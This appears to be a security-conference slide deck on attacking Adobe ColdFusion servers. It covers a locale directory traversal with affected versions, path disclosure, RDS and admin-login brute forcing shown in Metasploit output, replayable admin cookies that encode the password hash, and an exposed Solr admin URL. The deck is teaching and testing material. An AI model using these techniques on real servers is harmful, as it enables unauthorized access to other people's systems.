
Attacking ColdFusion

- “Locale” Directory Traversal
- Vulnerable Versions:
 - ColdFusion MX6 6.1 base patches
 - ColdFusion MX7 7,0,0,91690 base patches
 - ColdFusion MX8 8,0,1,195765 base patches
 - ColdFusion MX8 8,0,1,195765 with Hotfix4
- ColdFusion 9? Immunity reported yes, but Adobe fixed downloadable version of 9. so maaaaaaybe if old version of 9.



Attacking ColdFusion

- “Locale” Directory Traversal



- ColdFusion 7 is always vuln, no patch



Attacking ColdFusion

- Yeah, CF 8 too (has patch)

The logo consists of the letters 'C' and 'F' in a bold, blue, sans-serif font. The 'C' is on the left and the 'F' is on the right, both slightly overlapping.

ADOBE® COLD FUSION® 8 ADMINISTRATOR

```
[boot loader] timeout=30
default=multi(0)disk(0)rdisk(0)partition(1)WINDOWS
[operating systems]
multi(0)disk(0)rdisk(0)partition(1)WINDOWS="Microsoft
Windows XP Professional" /noexecute=optin
/fastdetect
```

```
[boot loader] timeout=30
default=multi(0)disk(0)rdisk(0)partition(1)WINDOWS
[operating systems]
multi(0)disk(0)rdisk(0)partition(1)WINDOWS="Microsoft
Windows XP Professional" /noexecute=optin
/fastdetect
```




Attacking ColdFusion

- Problem with traversal exploit, is you need to know full path.
- Manageable on Windows...
- Can be anywhere on *nix
 - Cue path disclosure vulns 😊
 - Directory listings
 - Misconfigured componentutils access



Attacking ColdFusion

- Componentutils (Component cfexplorer)
- Documentation for functions, includes full paths 😊



CFIDE.componentutils.cfexplorer

Component cfexplorer

hierarchy:	WEB-INF.cftags.component CFIDE.componentutils.cfexplorer
path:	C:\JRun4\servers\LH-www1\cfusion-ear\cfusion-war\CFIDE\componentutils\cfexplorer.cfc
properties:	
methods:	exists , getcfcinhtml , getcfcinmcdl , getCFCMetaData , getcfcs , getcfcsinmcdl , getcfctree , getComponentRoots
* - private method	



cfc.Application

Component Application

[WEB-INF.cftags.component](#)
cfc.Application

path:	C:\Inetpub\wwwroot\cfc\Application.cfc
properties:	
methods:	
* - private method	



Attacking ColdFusion

- Gotta work for it...
- Brute Force RDS Access (If Enabled)
 - Check if RDS is enabled 😊
 - Brute force RDS
- Brute Force Admin Interfaces
 - Main login page uses a salt that changes every 60 sec
 - Use another login page 😊 also accepts admin password
 - Set's cookie when you guess the right password
- No account lockouts
- Depending on version no username required
- No password complexity requirements
- No real logging (web server logging)





Attacking ColdFusion

- RDS = Remote Development Services
- “In ColdFusion Studio/Builder/Eclipse, you can connect to and work with the files on any server that has ColdFusion Server installed by using RDS, just as if you were working with files on your own computer.”
- FTP over HTTP (essentially)
- Lots of docs, go read...



Attacking ColdFusion

- RDS



Attacking ColdFusion

- RDS

```
msf auxiliary(coldfusion_rds_check) > info

Name: Coldfusion RDS Check
Module: auxiliary/dev/coldfusion/coldfusion_rds_check
Version: $Revision:$
License: Metasploit Framework License (BSD)
Rank: Normal

Provided by:
CG <cg@carnal0wnage.com>

Basic options:
Name          Current Setting          Required  Description
----          -
PATH          /                        yes       The path to identify files
Proxies       /                        no        Use a proxy chain
RHOSTS       /                        yes       The target address range or CIDR identifier
RPORT        80                       yes       The target port
THREADS      1                        yes       The number of concurrent threads
User-Agent   Mozilla/3.0 (compatible; Macromedia RDS Client) yes       The HTTP User-Agent sent in the request
VHOST        /                        no        HTTP server virtual host

Description:
Checks to see if RDS is enabled, if so attempts to determine
coldfusion version

msf auxiliary(coldfusion_rds_check) >
```



Attacking ColdFusion

- RDS

```
msf auxiliary(coldfusion_rds_check) > run
[+] .120.79:80 RDS appears to be enabled at http:// .120.79:80/CFIDE/main/ide.cfm
[+] .120.79:80 ColdFusion Server Version: 6, 0, 0, 037 ColdFusion Client Version: 4, 0, 0, 00
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(coldfusion_rds_check) > █
```



Attacking ColdFusion

- Admin Interfaces
- Prior to CF8 only password auth, CF 8 introduces usernames
- Easy to tell if just “admin” or other usernames



Attacking ColdFusion



ADOBE® COLD FUSION® 9 ADMINISTRATOR

User name

Password


Login



Adobe, the Adobe logo, ColdFusion, and Adobe ColdFusion are trademarks or registered trademarks of Adobe Systems Incorporated in the United States and/or other countries. All other trademarks are the property of their respective owners.



Attacking ColdFusion



The image shows a screenshot of the Adobe ColdFusion Administrator login interface. The page has a white background with a blue abstract wave graphic. At the top left, there is a large blue 'CF' logo. Below it, the text 'ADOBE® COLD FUSION® 8 ADMINISTRATOR' is displayed. The login form consists of two input fields: 'User name' and 'Password', both with white text and a thin grey border. Below the password field is a 'Login' button with a grey gradient and rounded corners. At the bottom left, there is the Adobe logo (a red 'A' with a white triangle) and a small paragraph of legal text.

CF
ADOBE® COLD FUSION® 8 ADMINISTRATOR

User name

Password


Login

 Adobe, the Adobe logo, ColdFusion, and Adobe ColdFusion are trademarks or registered trademarks of Adobe Systems Incorporated in the United States and/or other countries. All other trademarks are the property of their respective owners.



Attacking ColdFusion

- Lots of other pages don't 😊
- Ex. /CFIDE/componentutils/login.cfm



```
body bgcolor="#6C7A83" onLoad="changePage();document.forms.loginform.j_password.focus();">
```

```
form name="loginform" id="loginform" action="/CFIDE/componentutils/login.cfm?" method="POST" onSubmit="return _CF_checkloginform(this)">
```



Attacking ColdFusion

- Get the password right, CF sets a cookie

```
HTTP/1.1 200 OK
Connection: close
Date: Tue, 03 Apr 2012 20:46:58 GMT
Server: Microsoft-IIS/6.0
MicrosoftOfficeWebServer: 5.0_Pub
X-Powered-By: ASP.NET
Set-Cookie: CFAUTHORIZATION_componentutils=;expires=Sun, 03-Apr-2011 20:46:58 GMT;path=/
Set-Cookie: CFAUTHORIZATION_componentutils=;expires=Sun, 03-Apr-2011 20:46:58 GMT;path=/
Content-Type: text/html; charset=UTF-8
```

request	response			
raw	headers	hex	html	render
HTTP/1.1 200 OK				
Connection: close				
Date: Tue, 03 Apr 2012 20:47:13 GMT				
Server: Microsoft-IIS/6.0				
MicrosoftOfficeWebServer: 5.0_Pub				
X-Powered-By: ASP.NET				
Set-Cookie: CFAUTHORIZATION_componentutils=cGFzc3dvcmQNcGFzc3dvcmQNY29tcG9uZW50dXRpbHM=;path=/				
Set-Cookie: CFAUTHORIZATION_componentutils=;expires=Sun, 03-Apr-2011 20:47:13 GMT;path=/				
Content-Type: text/html; charset=UTF-8				



Attacking ColdFusion



- Metasploit Module

```
msf auxiliary(coldfusion_rds_bf) > run
[*] Starting brute force on 192.168.26.137, using passwords from /home/user/pentest/msf4public/data/wordlists/unix_passwords.txt...
[*] password: 123456 is incorrect
[*] password: 12345 is incorrect
[*] password: 123456789 is incorrect
[*] ALERT ALERT ALERT password --> password <-- possibly correct ALERT ALERT ALERT
[*] password: iloveyou is incorrect
[*] password: princess is incorrect
[*] ALERT ALERT ALERT password --> password1 <-- possibly correct ALERT ALERT ALERT
[*] password: 1234567 is incorrect
[*] password: 12345678 is incorrect
[*] password: abc123 is incorrect
[*] password: nicole is incorrect
```

- Can do this easily in Burp Suite as well



Your passwords suck



Attacking ColdFusion

- Other Stuff
- Solr
- Interacting with CFC's
- Cookies




Attacking ColdFusion

- Solr APSB10-04 (Information Disclosure)
 - “Vulnerability in Solr could allow access to collections created by the Solr Service to be accessed from any external machine using a specific URL”
- http://IP:8983/solr/data_medialibrary/admin/get-properties.jsp
- <http://IP:8983/solr/core0/admin/get-properties.jsp>



Attacking ColdFusion

- Solr APSPB10-04 (Information Disclosure)



The screenshot shows the Solr Admin (cfcore) interface in a browser window. The address bar displays the URL `192.168.26.137:8983/solr/core0/admin/`. The page title is **Solr Admin (cfcore)**. Below the title, the user information is `user-oqqqtxfhf5.workshop.local:8983` and the current working directory is `cwd=C:\ColdFusion9\solr SolrHome=multicore\core0/`.

The interface is divided into several sections:

- Solr**: Contains links for [\[SCHEMA\]](#), [\[CONFIG\]](#), [\[ANALYSIS\]](#), [\[SCHEMA BROWSER\]](#), [\[STATISTICS\]](#), [\[INFO\]](#), [\[DISTRIBUTION\]](#), [\[PING\]](#), and [\[LOGGING\]](#).
- App server:**: Contains links for [\[JAVA PROPERTIES\]](#) and [\[THREAD DUMP\]](#).
- Make a Query**: Contains a link for [\[FULL INTERFACE\]](#). Below this is a text input field labeled "Query String:" containing the text `solr`, and a "Search" button.
- Assistance**: Contains links for [\[DOCUMENTATION\]](#), [\[ISSUE TRACKER\]](#), [\[SEND EMAIL\]](#), and [\[SOLR QUERY SYNTAX\]](#).

At the bottom of the page, the current time is `Current Time: Fri Mar 23 15:35:19 EDT 2012` and the server start time is `Server Start At: Fri Mar 23 14:37:00 EDT 2012`.



Attacking ColdFusion

- Interacting with CFC's

`http://example.com/foo.cfc?method=mymethod&arga=val1&argb=val2`

- This URL will invoke method `mymethod` on an anonymous instance of component `foo.cfc`, with arguments `arga="val1"` and `argb="val2"`

ex: `/CFIDE/adminapi/administrator.cfc?method=getSalt`

- Can only invoke "remote" ones over web browser
- Default stuff not sexy, custom stuff might have fun stuff.



Attacking ColdFusion

- Cookies
- Normally that XSS pop up with the session cookie is pretty lame.
- “Supposed” to have a limited lifespan.
- BUT cfadmin cookie and cfutils cookie are different.
- Let’s see...



Attacking ColdFusion

- Example Admin Cookie:

CFAUTHORIZATION_cfadmin=YWRtaW4NRTM4QUQyMTQ5NDNEQUFEMUQ2NEMxMDJGQUVDMjIERTRBRkU5REEzRA1jZmFkbWlu

- Base64Decodes to:

- admin

- E38AD214943DAAD1D64C102FAEC29DE4AFE9DA3D

- cfadmin

- e38ad214943daad1d64c102faec29de4afe9da3d(sha1)=password1 ← WTF!!!





**I FIND YOUR LACK OF
PASSWORD STRENGTH
DISTURBING**



Attacking ColdFusion

- To Recap...
- Got the cfadmin cookie
- No randomness at all in the cookie
- SSL not enabled by default on admin interface
- Cookie base64 decodes to the sha1 hash of the user,
- Shown we don't actually need to crack the hash, can just pass it

- Bad?



Attacking ColdFusion

- CFAUTHORIZATION_componentutils=cGFzc3dvcmQxDXBhc3N3b3JkMQ1jb21wb25lbnR1dGlscw==
- Base64Decodes to:
 - password1
 - password1
 - componentutils
- OMGWTFBBQ!!!



DICK PUNCH

Funny regardless of species...

Attacking ColdFusion

- But real world?

Month of 3/1/2009 to 3/31/2009: Top 33 of 33 Users

Sorted by Access Count

